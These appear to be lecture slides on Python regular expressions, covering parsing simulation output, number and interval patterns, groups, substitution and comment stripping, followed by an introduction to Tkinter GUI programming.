- Many examples related to scientific computations

More info

- Ch. 8.2 in the course book
- Regular Expression HOWTO for Python (see `doc.html`)
- perldoc perlrequick (intro), perldoc perlretut (tutorial), perldoc perlre (full reference)
- “Text Processing in Python” by Mertz (Python syntax)
- “Mastering Regular Expressions” by Friedl (Perl syntax)
- Note: the core syntax is the same in Perl, Python, Ruby, Tcl, Egrep, Vi/Vim, Emacs, ..., so books about these tools also provide info on regular expressions

Motivation

- Consider a simulation code with this type of output:

```
t=2.5  a: 1.0 6.2 -2.2   12 iterations and eps=1.38756E-05
t=4.25  a: 1.0 1.4   6 iterations and eps=2.22433E-05
>> switching from method AQ4 to AQP1
t=5  a: 0.9   2 iterations and eps=3.78796E-05
t=6.386  a: 1.0 1.1525   6 iterations and eps=2.22433E-06
>> switching from method AQP1 to AQ2
t=8.05  a: 1.0   3 iterations and eps=9.11111E-04
...
```

- You want to make two graphs:
  - iterations vs t
  - eps vs t
- How can you extract the relevant numbers from the text?

Regular expressions

- Some structure in the text, but `line.split()` is too simple (different no of columns/words in each line)
- Regular expressions constitute a powerful language for formulating structure and extract parts of a text
- Regular expressions look cryptic for the novice
- regex/regexp: abbreviations for regular expression

Specifying structure in a text

```
t=6.386  a: 1.0 1.1525   6 iterations and eps=2.22433E-06
```

- Structure: t=, number, 2 blanks, a:, some numbers, 3 blanks, integer, ' iterations and eps=', number
- Regular expressions constitute a language for specifying such structures
- Formulation in terms of a regular expression:

```
t=(.*)\s{2}a:.*\s+(\d+) iterations and eps=(.*)
```


Dissection of the regex

- A regex usually contains special characters introducing freedom in the text:

```
t=(.*)\s{2}a:.*\s+(\d+) iterations and eps=(.*)
```

```
t=6.386  a: 1.0 1.1525   6 iterations and eps=2.22433E-06
```

```
.          any character
.*         zero or more . (i.e. any sequence of characters)
(.*)       can extract the match for .* afterwards
\s         whitespace (spacebar, newline, tab)
\s{2}      two whitespace characters
a:         exact text
.*         arbitrary text
\s+        one or more whitespace characters
\d+        one or more digits (i.e. an integer)
(\d+)      can extract the integer later
iterations and eps=     exact text
```


Using the regex in Python code

```
pattern = \
r"t=(.*)\s{2}a:.*\s+(\d+) iterations and eps=(.*)"

t = []; iterations = []; eps = []

# the output to be processed is stored in the list of lines

for line in lines:

    match = re.search(pattern, line)

    if match:
        t.append          (float(match.group(1)))
        iterations.append(int  (match.group(2)))
        eps.append        (float(match.group(3)))
```


Result

- Output text to be interpreted:

```
t=2.5  a: 1 6 -2   12 iterations and eps=1.38756E-05
t=4.25  a: 1.0 1.4   6 iterations and eps=2.22433E-05
>> switching from method AQ4 to AQP1
t=5  a: 0.9   2 iterations and eps=3.78796E-05
t=6.386  a: 1 1.15   6 iterations and eps=2.22433E-06
>> switching from method AQP1 to AQ2
t=8.05  a: 1.0   3 iterations and eps=9.11111E-04
```

- Extracted Python lists:

```
t = [2.5, 4.25, 5.0, 6.386, 8.05]
iterations = [12, 6, 2, 6, 3]
eps = [1.38756e-05, 2.22433e-05, 3.78796e-05,
       2.22433e-06, 9.11111E-04]
```


Another regex that works

- Consider the regex

  `t=(.*)\s+a:.*\s+(\d+)\s+.*=(.*)`

  compared with the previous regex

  `t=(.*)\s{2}a:.*\s+(\d+) iterations and eps=(.*)`

- Less structure
- How 'exact' does a regex need to be?
- The degree of preciseness depends on the probability of making a wrong match

Failure of a regex

- Suppose we change the regular expression to

  `t=(.*)\s+a:.*(\d+).*=(.*)`

- It works on most lines in our test text but not on

  `t=2.5  a: 1 6 -2   12 iterations and eps=1.38756E-05`

- 2 instead of 12 (iterations) is extracted (why? see later)
- Regular expressions constitute a powerful tool, but you need to develop understanding and experience

List of special regex characters

```
.       # any single character except a newline
^       # the beginning of the line or string
$       # the end of the line or string
*       # zero or more of the last character
+       # one or more of the last character
?       # zero or one of the last character

[A-Z]   # matches all upper case letters
[abc]   # matches either a or b or c
[^b]    # does not match b
[^a-z]  # does not match lower case letters
```


Context is important

```
.*    # any sequence of characters (except newline)
[.*]  # the characters . and *

^no   # the string ’no’ at the beginning of a line
[^no] # neither n nor o

A-Z   # the 3-character string ’A-Z’ (A, minus, Z)
[A-Z] # one of the chars A, B, C, ..., X, Y, or Z
```


More weird syntax...

- The OR operator:

```
(eg|le)gs  # matches eggs or legs
```

- Short forms of common expressions:


```
\n     # a newline
\t     # a tab
\w     # any alphanumeric (word) character
       # the same as [a-zA-Z0-9_]
\W     # any non-word character
       # the same as [^a-zA-Z0-9_]
\d     # any digit, same as [0-9]
\D     # any non-digit, same as [^0-9]
\s     # any whitespace character: space,
       # tab, newline, etc
\S     # any non-whitespace character
\b     # a word boundary, outside [] only
\B     # no word boundary
```


Quoting special characters

```
\.     # a dot
\|     # vertical bar
\[     # an open square bracket
\)     # a closing parenthesis
\*     # an asterisk
\^     # a hat
\/     # a slash
\\     # a backslash
\{     # a curly brace
\?     # a question mark
```


GUI for regex testing

src/tools/regexdemo.py:



The part of the string that matches the regex is high-lighted

Regex for a real number

- Different ways of writing real numbers:
  -3, 42.9873, 1.23E+1, 1.2300E+01, 1.23e+01
- Three basic forms:
  - integer: -3
  - decimal notation: 42.9873, .376, 3.
  - scientific notation: 1.23E+1, 1.2300E+01, 1.23e+01, 1e1

A simple regex

- Could just collect the legal characters in the three notations:

```
[0-9.Ee\-+]+
```

- Downside: this matches text like

```
12-24
24.-
--E1--
+++++
```

- How can we define precise regular expressions for the three notations?

Decimal notation regex

- Regex for decimal notation:

```
-?\d*\.\d+

# or equivalently (\d is [0-9])
-?[0-9]*\.[0-9]+
```

- Problem: this regex does not match ’3.’
- The fix

```
-?\d*\.\d*
```

  is ok but matches text like ’-.’ and (much worse!) ’.’
- Trying it on

```
'some text. 4. is a number.'
```

  gives a match for the first period!

Fix of decimal notation regex

- We need a digit before OR after the dot
- The fix:
  `-?(\d*\.\d+|\d+\.\d*)`
- A more compact version (just "OR-ing" numbers without digits after the dot):
  `-?(\d*\.\d+|\d+\.)`

Combining regular expressions

- Make a regex for integer or decimal notation:
  `(integer OR decimal notation)`
  using the OR operator and parenthesis:
  `-?(\d+|(\d+\.\d*|\d*\.\d+))`
- Problem: `22.432` gives a match for `22`
  (i.e., just digits? yes - `22` - match!)

Check the order in combinations!

- Remedy: test for the most complicated pattern first
  `(decimal notation OR integer)`
  `-?((\d+\.\d*|\d*\.\d+)|\d+)`
- Modularize the regex:

```
real_in = r'\d+'
real_dn = r'(\d+\.\d*|\d*\.\d+)'
real = '-?(' + real_dn + '|' + real_in + ')'
```


Scientific notation regex (1)

- Write a regex for numbers in scientific notation
- Typical text: `1.27635E+01`, `-1.27635e+1`
- Regular expression:
  `-?\d\.\d+[Ee][+\-]\d\d?`
- = optional minus, one digit, dot, at least one digit, E or e, plus or minus, one digit, optional digit

Scientific notation regex (2)

- Problem: `1e+00` and `1e1` are not handled
- Remedy: zero or more digits behind the dot, optional e/E, optional sign in exponent, more digits in the exponent (`1e001`):
  `-?\d\.?\d*[Ee][+\-]?\d+`

Making the regex more compact

- A pattern for integer or decimal notation:
  `-?((\d+\.\d*|\d*\.\d+)|\d+)`
- Can get rid of an OR by allowing the dot and digits behind the dot be optional:
  `-?(\d+(\.\d*)?|\d*\.\d+)`
- Such a number, followed by an optional exponent (a la `e+02`), makes up a general real number (!)
  `-?(\d+(\.\d*)?|\d*\.\d+)([eE][+\-]?\d+)?`

A more readable regex

- Scientific OR decimal OR integer notation:
  `-?(\d\.?\d*[Ee][+\-]?\d+|(\d+\.\d*|\d*\.\d+)|\d+)`
  or better (modularized):

```
real_in = r'\d+'
real_dn = r'(\d+\.\d*|\d*\.\d+)'
real_sn = r'(\d\.?\d*[Ee][+\-]?\d+'
real = '-?(' + real_sn + '|' + real_dn + '|' + real_in + ')'
```

- Note: first test on the most complicated regex in OR expressions

Groups (in introductory example)

- Enclose parts of a regex in () to extract the parts:

```
pattern = r"t=(.*)\s+a:.*\s+(\d+)\s+.*=(.*)"
# groups:     ( )           (   )      ( )
```

  This defines three groups (t, iterations, eps)
- In Python code:

```
match = re.search(pattern, line)
if match:
    time = float(match.group(1))
    iter = int  (match.group(2))
    eps  = float(match.group(3))
```

- The complete match is group 0 (here: the whole line)

Regex for an interval

- Aim: extract lower and upper limits of an interval:

```
[ -3.14E+00, 29.6524]
```

- Structure: bracket, real number, comma, real number, bracket, with embedded whitespace

Easy start: integer limits

- Regex for real numbers is a bit complicated
- Simpler: integer limits

```
pattern = r'\[\d+,\d+\]'
```

  but this does must be fixed for embedded white space or negative numbers a la

```
[ -3   , 29  ]
```

- Remedy:

```
pattern = r'\[\s*-?\d+\s*,\s*-?\d+\s*\]'
```

- Introduce groups to extract lower and upper limit:

```
pattern = r'\[\s*(-?\d+)\s*,\s*(-?\d+)\s*\]'
```


Testing groups

In an interactive Python shell we write

```
>>> pattern = r'\[\s*(-?\d+)\s*,\s*(-?\d+)\s*\]'
>>> s = "here is an interval: [ -3, 100] ..."
>>> m = re.search(pattern, s)
>>> m.group(0)
[ -3, 100]
>>> m.group(1)
-3
>>> m.group(2)
100
>>> m.groups()   # tuple of all groups
('-3', '100')
```


Named groups

- Many groups? inserting a group in the middle changes other group numbers...
- Groups can be given *logical names* instead
- Standard group notation for interval:

```
# apply integer limits for simplicity: [int,int]
\[\s*(-?\d+)\s*,\s*(-?\d+)\s*\]
```

- Using named groups:

```
\[\s*(?P<lower>-?\d+)\s*,\s*(?P<upper>-?\d+)\s*\]
```

- Extract groups by their names:

```
match.group('lower')
match.group('upper')
```


Regex for an interval; real limits

- Interval with general real numbers:

```
real_short = r'\s*(-?(\d+(\.\d*)?|\d*\.\d+)([eE][+\-]?\d+)?)\s*'
interval = r"\[" + real_short + "," + real_short + r"\]"
```

- Example:

```
>>> m = re.search(interval, '[-100,2.0e-1]')
>>> m.groups()
('-100', '100', None, None, '2.0e-1', '2.0', '.0', 'e-1')
```

  i.e., lots of (nested) groups; only group 1 and 5 are of interest

Handle nested groups with named groups

- Real limits, previous regex resulted in the groups

```
('-100', '100', None, None, '2.0e-1', '2.0', '.0', 'e-1')
```

- Downside: many groups, difficult to count right
- Remedy 1: use named groups for the outer left and outer right groups:

```
real1 = \
 r"\s*(?P<lower>-?(\d+(\.\d*)?|\d*\.\d+)([eE][+\-]?\d+)?)\s*"
real2 = \
 r"\s*(?P<upper>-?(\d+(\.\d*)?|\d*\.\d+)([eE][+\-]?\d+)?)\s*"
interval = r"\[" + real1 + "," + real2 + r"\]"
...
match = re.search(interval, some_text)
if match:
    lower_limit = float(match.group('lower'))
    upper_limit = float(match.group('upper'))
```


Simplify regex to avoid nested groups

- Remedy 2: reduce the use of groups
- Avoid nested OR expressions (recall our first tries):

```
real_sn = r"-?\d\.?\d*[Ee][+\-]\d+"
real_dn = r"-?\d*\.\d*"
real = r"\s*(" + real_sn + "|" + real_dn + "|" + real_in + r")\s*
interval = r"\[" + real + "," + real + r"\]"
```

- Cost: (slightly) less general and safe regex

Extracting multiple matches (1)

- `re.findall` finds all matches (`re.search` finds the first)

```
>>> r = r"\d+\.\d*"
>>> s = "3.29 is a number, 4.2 and 0.5 too"
>>> re.findall(r,s)
['3.29', '4.2', '0.5']
```

- Application to the interval example:

```
lower, upper = re.findall(real, '[-3, 9.87E+02]')
# real: regex for real number with only one group!
```

Extracting multiple matches (1)

- If the regex contains groups, `re.findall` returns the matches of all groups - this might be confusing!

```
>>> r = r"(\d+)\.\d*"
>>> s = "3.29 is a number, 4.2 and 0.5 too"
>>> re.findall(r,s)
['3', '4', '0']
```

- Application to the interval example:

```
>>> real_short = r"([+\-]?(\d+(\.\d*)?|\d*\.\d+)([eE][+\-]?\d+)?)
>>> # recall: real_short contains many nested groups!
>>> g = re.findall(real_short, '[-3, 9.87E+02]')
>>> g
[('-3', '3', '', ''), ('9.87E+02', '9.87', '.87', 'E+02')]
>>> limits = [ float(g1) for g1, g2, g3, g4 in g ]
>>> limits
[-3.0, 987.0]
```


Making a regex simpler

- Regex is often a question of structure *and context*
- Simpler regex for extracting interval limits:

```
\[(.*),(.*)\]
```

- It works!

```
>>> l = re.search(r'\[(.*),(.*)\]',
                  ' [-3.2E+01,0.11  ]').groups()
>>> l
('-3.2E+01', '0.11  ')

# transform to real numbers:
>>> r = [float(x) for x in l]
>>> r
[-32.0, 0.11]
```


Failure of a simple regex (1)

- Let us test the simple regex on a more complicated text:

```
>>> l = re.search(r'\[(.*),(.*)\]', \
    ' [-3.2E+01,0.11  ] and [-4,8]').groups()
>>> l
('-3.2E+01,0.11  ] and [-4', '8')
```

Regular expressions can surprise you...!

- Regular expressions are greedy, they attempt to find the longest possible match, here from `[` to the last (!) comma
- We want a shortest possible match, up to the first comma, i.e., a non-greedy match
- Add a `?` to get a non-greedy match:

```
\[(.*?),(.*?)\]
```

- Now `l` becomes

```
('-3.2E+01', '0.11  ')
```


Failure of a simple regex (2)

- Instead of using a non-greedy match, we can use

```
\[([^,]*),([^\]]*)\]
```

- Note: only the first group (here first interval) is found by `re.search`, use `re.findall` to find all

Failure of a simple regex (3)

- The simple regexes

```
\[([^,]*),([^\]]*)\]
\[(.*?),(.*?)\]
```

are not fool-proof:

```
>>> l = re.search(r'\[([^,]*),([^\]]*)\]',
                  ' [e.g., exception]').groups()
>>> l
('e.g.', ' exception')
```

- 100 percent reliable fix: use the detailed real number regex inside the parenthesis
- The simple regex is ok for personal code

Application example

- Suppose we, in an input file to a simulator, can specify a grid using this syntax:

```
domain=[0,1]x[0,2] indices=[1:21]x[0:100]
domain=[0,15] indices=[1:61]
domain=[0,1]x[0,1]x[0,1] indices=[0:10]x[0:10]x[0:20]
```

- Can we easily extract domain and indices limits and store them in variables?

Extracting the limits

- Specify a regex for an interval with real number limits
- Use re.findall to extract multiple intervals
- Problems: many nested groups due to complicated real number specifications
- Various remedies: as in the interval examples, see fdmgrid.py
- The bottom line: a very simple regex, utilizing the surrounding structure, works well

Utilizing the surrounding structure

- We can get away with a simple regex, because of the surrounding structure of the text:

```
indices = r"\[([^:,]*):([^\]]*)\]"  # works
domain  = r"\[([^,]*),([^\]]*)\]"   # works
```

- Note: these ones do not work:

```
indices = r"\[([^:]*):([^\]]*)\]"
indices = r"\[(.*?):(.*?)\]"
```

They match too much:

```
domain=[0,1]x[0,2] indices=[1:21]x[1:101]
       [.....................:
```

we need to exclude commas (i.e. left bracket, anything but comma or colon, colon, anythin but right bracket)

Splitting text

- Split a string into words:

```
line.split(splitstring)
# or
string.split(line, splitstring)
```

- Split wrt a regular expression:

```
>>> files = "case1.ps, case2.ps,    case3.ps"
>>> import re
>>> re.split(r",\s*", files)
['case1.ps', 'case2.ps', 'case3.ps']

>>> files.split(", ")  # a straight string split is undesired
['case1.ps', 'case2.ps', '    case3.ps']
>>> re.split(r"\s+", "some    words    in a text")
['some', 'words', 'in', 'a', 'text']
```

- Notice the effect of this:

```
>>> re.split(r" ", "some    words   in a text")
['some', '', '', '', 'words', '', '', 'in', 'a', 'text']
```


Pattern-matching modifiers (1)

- ...also called flags in Python regex documentation
- Check if a user has written "yes" as answer:

```
if re.search('yes', answer):
```

- Problem: "YES" is not recognized; try a fix

```
if re.search(r'(yes|YES)', answer):
```

- Should allow "Yes" and "YEs" too...

```
if re.search(r'[yY][eE][sS]', answer):
```

- This is hard to read and case-insensitive matches occur frequently - there must be a better way!

Pattern-matching modifiers (2)

```
if re.search('yes', answer,  re.IGNORECASE):
# pattern-matching modifier: re.IGNORECASE
# now we get a match for 'yes', 'YES', 'Yes' ...

# ignore case:
re.I  or  re.IGNORECASE

# let ^ and $ match at the beginning and
# end of every line:
re.M  or  re.MULTILINE

# allow comments and white space:
re.X  or  re.VERBOSE

# let . (dot) match newline too:
re.S  or  re.DOTALL

# let e.g. \w match special chars (å, æ, ...):
re.L  or  re.LOCALE
```


Comments in a regex

- The `re.X` or `re.VERBOSE` modifier is very useful for inserting comments explaning various parts of a regular expression
- Example:

```
# real number in scientific notation:
real_sn = r"""
-?                # optional minus
\d\.\d+            # a number like 1.4098
[Ee][+\-]\d\d?  # exponent, E-03, e-3, E+12
"""

match = re.search(real_sn, 'text with a=1.92E-04 ',
                  re.VERBOSE)

# or when using compile:
c = re.compile(real_sn, re.VERBOSE)
match = c.search('text with a=1.9672E-04 ')
```


Substitution

- Substitute `float` by `double`:

```
# filestr contains a file as a string
filestr = re.sub('float', 'double', filestr)
```

- In general:

```
re.sub(pattern, replacement, str)
```

- If there are groups in pattern, these are accessed by

```
\1      \2      \3     ...
\g<1>  \g<2>  \g<3>  ...

\g<lower>  \g<upper> ...
```

in `replacement`

Example: strip away C-style comments

- C-style comments could be nice to have in scripts for commenting out large portions of the code:

```
/*
while 1:
    line = file.readline()
    ...
...
*/
```

- Write a script that strips C-style comments away
- Idea: match comment, substitute by an empty string

Trying to do something simple

- Suggested regex for C-style comments:

```
comment = r'/\*.*\*/'

# read file into string filestr
filestr = re.sub(comment, '', filestr)
```

i.e., match everything between `/*` and `*/`

- Bad: . does not match newline
- Fix: `re.S` or `re.DOTALL` modifier makes . match newline:

```
comment = r'/\*.*\*/'
c_comment = re.compile(comment, re.DOTALL)
filestr = c_comment.sub(comment, '', filestr)
```

- OK? No!

Testing the C-comment regex (1)

Test file:

```
/********************************************/
/* File myheader.h                          */
/********************************************/

#include <stuff.h>  // useful stuff

class MyClass
{
  /* int r; */  float q;
  // here goes the rest class declaration
}

/* LOG HISTORY of this file:
 * $ Log: somefile,v $
 * Revision 1.2  2000/07/25 09:01:40  hpl
 * update
 *
 * Revision 1.1.1.1  2000/03/29 07:46:07  hpl
 * register new files
 *
*/
```

Testing the C-comment regex (2)

- The regex

```
/\*.*\*/  with re.DOTALL (re.S)
```

matches the whole file (i.e., the whole file is stripped away!)
- Why? a regex is by default greedy, it tries the longest possible match, here the whole file
- A question mark makes the regex non-greedy:

```
/\*.*?\*/
```


Testing the C-comment regex (3)

- The non-greedy version works
- OK? Yes - the job is done, almost...

```
const char* str ="/* this is a comment */"
```

gets stripped away to an empty string...

Substitution example

- Suppose you have written a C library which has many users
- One day you decide that the function

```
void superLibFunc(char* method, float x)
```

would be more natural to use if its arguments were swapped:

```
void superLibFunc(float x, char* method)
```

- All users of your library must then update their application codes - can you automate?

Substitution with backreferences

- You want locate all strings on the form

```
superLibFunc(arg1, arg2)
```

and transform them to

```
superLibFunc(arg2, arg1)
```

- Let `arg1` and `arg2` be groups in the regex for the superLibFunc calls
- Write out

```
superLibFunc(\2, \1)

# recall: \1 is group 1, \2 is group 2 in a re.sub command
```


Regex for the function calls (1)

- Basic structure of the regex of calls:

```
superLibFunc\s*\(\s*arg1\s*,\s*arg2\s*\)
```

but what should the `arg1` and `arg2` patterns look like?
- Natural start: `arg1` and `arg2` are valid C variable names

```
arg = r"[A-Za-z_0-9]+"
```

- Fix; digits are not allowed as the first character:

```
arg = "[A-Za-z_][A-Za-z_0-9]*"
```


Regex for the function calls (2)

- The regex

```
arg = "[A-Za-z_][A-Za-z_0-9]*"
```

works well for calls with variables, but we can call `superLibFunc` with numbers too:

```
superLibFunc ("relaxation", 1.432E-02);
```

- Possible fix:

```
arg = r"[A-Za-z0-9_.\-+\"]+"
```

but the disadvantage is that `arg` now also matches

```
.+-32skj  3.ejks
```


Constructing a precise regex (1)

- Since `arg2` is a float we can make a precise regex: legal C variable name OR legal real variable format

```
arg2 = r"([A-Za-z_][A-Za-z_0-9]*|" + real + \
        "|float\s+[A-Za-z_][A-Za-z_0-9]*" + ")"
```

where `real` is our regex for formatted real numbers:

```
real_in = r"-?\d+"
real_sn = r"-?\d\.\d+[Ee][+\-]\d\d?"
real_dn = r"-?\d*\.\d+"
real = r"\s*("+ real_sn +"|"+ real_dn +"|"+ real_in +r")\s*"
```


Constructing a precise regex (2)

- We can now treat variables and numbers in calls
- Another problem: should swap arguments in a user's definition of the function:

```
void superLibFunc(char* method, float x)
```

to

```
void superLibFunc(float x, char* method)
```

Note: the argument names (`x` and `method`) can also be omitted!
- Calls and declarations of superLibFunc can be written on more than one line and with embedded C comments!
- Giving up?

A simple regex may be sufficient

- Instead of trying to make a precise regex, let us make a very simple one:

```
arg = '.+'    # any text
```

- "Any text" may be precise enough since we have the surrounding structure,

```
superLibFunc\s*(\s*arg\s*,\s*arg\s*)
```

  and assume that a C compiler has checked that `arg` is a valid C code text in this context

Refining the simple regex

- A problem with `.+` appears in lines with more than one calls:

```
superLibFunc(a,x);  superLibFunc(ppp,qqq);
```

- We get a match for the first argument equal to

```
a,x);  superLibFunc(ppp
```

- Remedy: non-greedy regex (see later) or

```
arg = r"[^,]+"
```

  This one matches multi-line calls/declarations, also with embedded comments (`.+` does not match newline unless the `re.S` modifier is used)

Swapping of the arguments

- Central code statements:

```
arg = r"[^,]+"
call = r"superLibFunc\s*\(\s*(%s),\s*(%s)\)" % (arg,arg)

# load file into filestr

# substutite:
filestr = re.sub(call, r"superLibFunc(\2, \1)", filestr)

# write out file again
fileobject.write(filestr)
```

Files: src/py/intro/swap1.py

Testing the code

- Test text:

```
superLibFunc(a,x);  superLibFunc(qqq,ppp);
superLibFunc ( method1, method2 );
superLibFunc(3method /* illegal name! */, method2 ) ;
superLibFunc(  _method1,method_2) ;
superLibFunc (
              method1 /* the first method we have */ ,
          super_method4 /* a special method that
                               deserves a two-line comment... */
             ) ;
```

- The simple regex successfully transforms this into

```
superLibFunc(x, a);  superLibFunc(ppp, qqq);
superLibFunc(method2 , method1);
superLibFunc(method2 , 3method /* illegal name! */) ;
superLibFunc(method_2, _method1) ;
superLibFunc(super_method4 /* a special method that
                               deserves a two-line comment... */
             , method1 /* the first method we have */ ) ;
```

- Notice how powerful a small regex can be!!
- Downside: cannot handle a function call as argument

Shortcomings

- The simple regex

```
[^,]+
```

  breaks down for comments with comma(s) and function calls as arguments, e.g.,

```
superLibFunc(m1, a /* large, random number */);
superLibFunc(m1, generate(c, q2));
```

  The regex will match the longest possible string ending with a comma, in the first line

```
m1, a /* large,
```

  but then there are no more commas ...
- A complete solution should *parse* the C code

More easy-to-read regex

- The `superLibFunc` call with comments and named groups:

```
call = re.compile(r"""
     superLibFunc  # name of function to match
     \s*           # possible whitespace
     \(            # parenthesis before argument list
     \s*           # possible whitespace
     (?P<arg1>%s)  # first argument plus optional whitespace
     ,             # comma between the arguments
     \s*           # possible whitespace
     (?P<arg2>%s)  # second argument plus optional whitespace
     \)            # closing parenthesis
     """ % (arg,arg), re.VERBOSE)

# the substitution command:
filestr = call.sub(r"superLibFunc(\g<arg2>,
                   \g<arg1>)",filestr)
```

Files: src/py/intro/swap2.py

Example

- Goal: remove C++/Java comments from source codes
- Load a source code file into a string:

```
filestr = open(somefile, 'r').read()

# note: newlines are a part of filestr
```

- Substitute comments *// some text...* by an empty string:

```
filestr = re.sub(r'//.*', '', filestr)
```

- Note: . (dot) does not match newline; if it did, we would need to say

```
filestr = re.sub(r'//[^\n]*', '', filestr)
```


Failure of a simple regex

- How will the substitution

```
filestr = re.sub(r'//[^\n]*', '', filestr)
```

  treat a line like

```
const char* heading = "------------//------------";
```

  ???

Regex debugging (1)

- The following useful function demonstrate how to extract matches, groups etc. for examination:

```
def debugregex(pattern, str):
    s = "does '" + pattern + "' match '" + str + "'?\n"
    match = re.search(pattern, str)
    if match:
        s += str[:match.start()] + "[" + \
             str[match.start():match.end()] + \
             "]" + str[match.end():]
        if len(match.groups()) > 0:
            for i in range(len(match.groups())):
                s += "\ngroup %d: [%s]" % \
                     (i+1,match.groups()[i])
    else:
        s += "No match"
    return s
```


Regex debugging (2)

- Example on usage:

```
>>> print debugregex(r"(\d+\.\d*)",
                     "a= 51.243 and b =1.45")

does '(\d+\.\d*)' match 'a= 51.243 and b =1.45'?
a= [51.243] and b =1.45
group 1: [51.243]
```


Simple GUI programming with Python

Contents

- Introductory GUI programming
- Scientific Hello World examples
- GUI for simviz1.py
- GUI elements: text, input text, buttons, sliders, frames (for controlling layout)

GUI toolkits callable from Python

Python has interfaces to the GUI toolkits

- Tk (Tkinter)
- Qt (PyQt)
- wxWindows (wxPython)
- Gtk (PyGtk)
- Java Foundation Classes (JFC) (java.swing in Jython)
- Microsoft Foundation Classes (PythonWin)

Discussion of GUI toolkits

- Tkinter has been the default Python GUI toolkit
- Most Python installations support Tkinter
- PyGtk, PyQt and wxPython are increasingly popular and more sophisticated toolkits
- These toolkits require huge C/C++ libraries (Gtk, Qt, wxWindows) to be installed on the user's machine
- Some prefer to generate GUIs using an interactive *designer tool*, which automatically generates calls to the GUI toolkit
- Some prefer to *program* the GUI code (or automate that process)
- It is very wise (and necessary) to learn some GUI programming even if you end up using a designer tool
- We treat Tkinter (with extensions) here since it is so widely available and simpler to use than its competitors
- See `doc.html` for links to literature on PyGtk, PyQt, wxPython and associated designer tools

More info

- Ch. 6 in the course book
- "Introduction to Tkinter" by Lundh (see `doc.html`)
- Efficient working style: grab GUI code from examples
- Demo programs:

```
$PYTHONSRC/Demo/tkinter
demos/All.py in the Pmw source tree
$scripting/src/gui/demoGUI.py
```


Tkinter, Pmw and Tix

- Tkinter is an interface to the Tk package in C (for Tcl/Tk)
- Megawidgets, built from basic Tkinter widgets, are available in Pmw (Python megawidgets) and Tix
- Pmw is written in Python
- Tix is written in C (and as Tk, aimed at Tcl users)
- GUI programming becomes simpler and more modular by using classes; Python supports this programming style

Scientific Hello World GUI

- Graphical user interface (GUI) for computing the sine of numbers
- The complete window is made of widgets (also referred to as windows)
- Widgets from left to right:
  - a `label` with "Hello, World! The sine of"
  - a `text entry` where the user can write a number
  - pressing the `button` "equals" computes the sine of the number
  - a `label` displays the sine value

The code (1)


```
#!/usr/bin/env python
from Tkinter import *
import math

root = Tk()                # root (main) window
top = Frame(root)          # create frame (good habit)
top.pack(side='top')       # pack frame in main window

hwtext = Label(top, text='Hello, World! The sine of')
hwtext.pack(side='left')

r = StringVar()  # special variable to be attached to widgets
r.set('1.2')     # default value
r_entry = Entry(top, width=6, relief='sunken', textvariable=r)
r_entry.pack(side='left')
```


The code (2)

```
s = StringVar()  # variable to be attached to widgets
def comp_s():
   global s
   s.set('%g' % math.sin(float(r.get())))  # construct string

compute = Button(top, text=' equals ', command=comp_s)
compute.pack(side='left')

s_label = Label(top, textvariable=s, width=18)
s_label.pack(side='left')

root.mainloop()
```


Structure of widget creation

- A widget has a parent widget
- A widget must be packed (placed in the parent widget) before it can appear visually
- Typical structure:

```
widget = Tk_class(parent_widget,
                  arg1=value1, arg2=value2)
widget.pack(side='left')
```

- Variables can be tied to the contents of, e.g., text entries, but only special Tkinter variables are legal: `StringVar`, `DoubleVar`, `IntVar`


The event loop

- No widgets are visible before we call the event loop:

```
root.mainloop()
```

- This loop waits for user input (e.g. mouse clicks)
- There is no predefined program flow after the event loop is invoked; the program just responds to events
- The widgets define the event responses

Binding events



- Instead of clicking "equals", pressing return in the entry window computes the sine value

```
# bind a Return in the .r entry to calling comp_s:
r_entry.bind('<Return>', comp_s)
```


- One can bind any keyboard or mouse event to user-defined functions
- We have also replaced the "equals" button by a straight label

Packing widgets

- The pack command determines the placement of the widgets:

```
widget.pack(side='left')
```

  This results in stacking widgets from left to right



Packing from top to bottom


- Packing from top to bottom:

```
widget.pack(side='top')
```

  results in

- Values of `side`: `left`, `right`, `top`, `bottom`

Lining up widgets with frames




- Frame: empty widget holding other widgets (used to group widgets)
- Make 3 frames, packed from top
- Each frame holds a row of widgets
- Middle frame: 4 widgets packed from left

Code for middle frame


```
# create frame to hold the middle row of widgets:
rframe = Frame(top)
# this frame (row) is packed from top to bottom:
rframe.pack(side='top')

# create label and entry in the frame and pack from left:
r_label = Label(rframe, text='The sine of')
r_label.pack(side='left')

r = StringVar()  # variable to be attached to widgets
r.set('1.2')     # default value
r_entry = Entry(rframe, width=6, relief='sunken', textvariable=r)
r_entry.pack(side='left')
```


Change fonts




```
# platform-independent font name:
font = 'times 18 bold'

# or X11-style:
font = '-adobe-times-bold-r-normal-*-18-*-*-*-*-*-*-*'

hwtext = Label(hwframe, text='Hello, World!',
               font=font)
```



Add space around widgets



`padx` and `pady` adds space around widgets:


```
hwtext.pack(side='top', pady=20)
rframe.pack(side='top', padx=10, pady=20)
```


Changing colors and widget size




```
quit_button = Button(top,
                     text='Goodbye, GUI World!',
                     command=quit,
                     background='yellow',
                     foreground='blue')
quit_button.pack(side='top', pady=5, fill='x')

# fill='x' expands the widget throughout the available
# space in the horizontal direction
```


Translating widgets



- The anchor option can move widgets:

```
quit_button.pack(anchor='w')
# or 'center', 'nw', 's' and so on
# default: 'center'
```

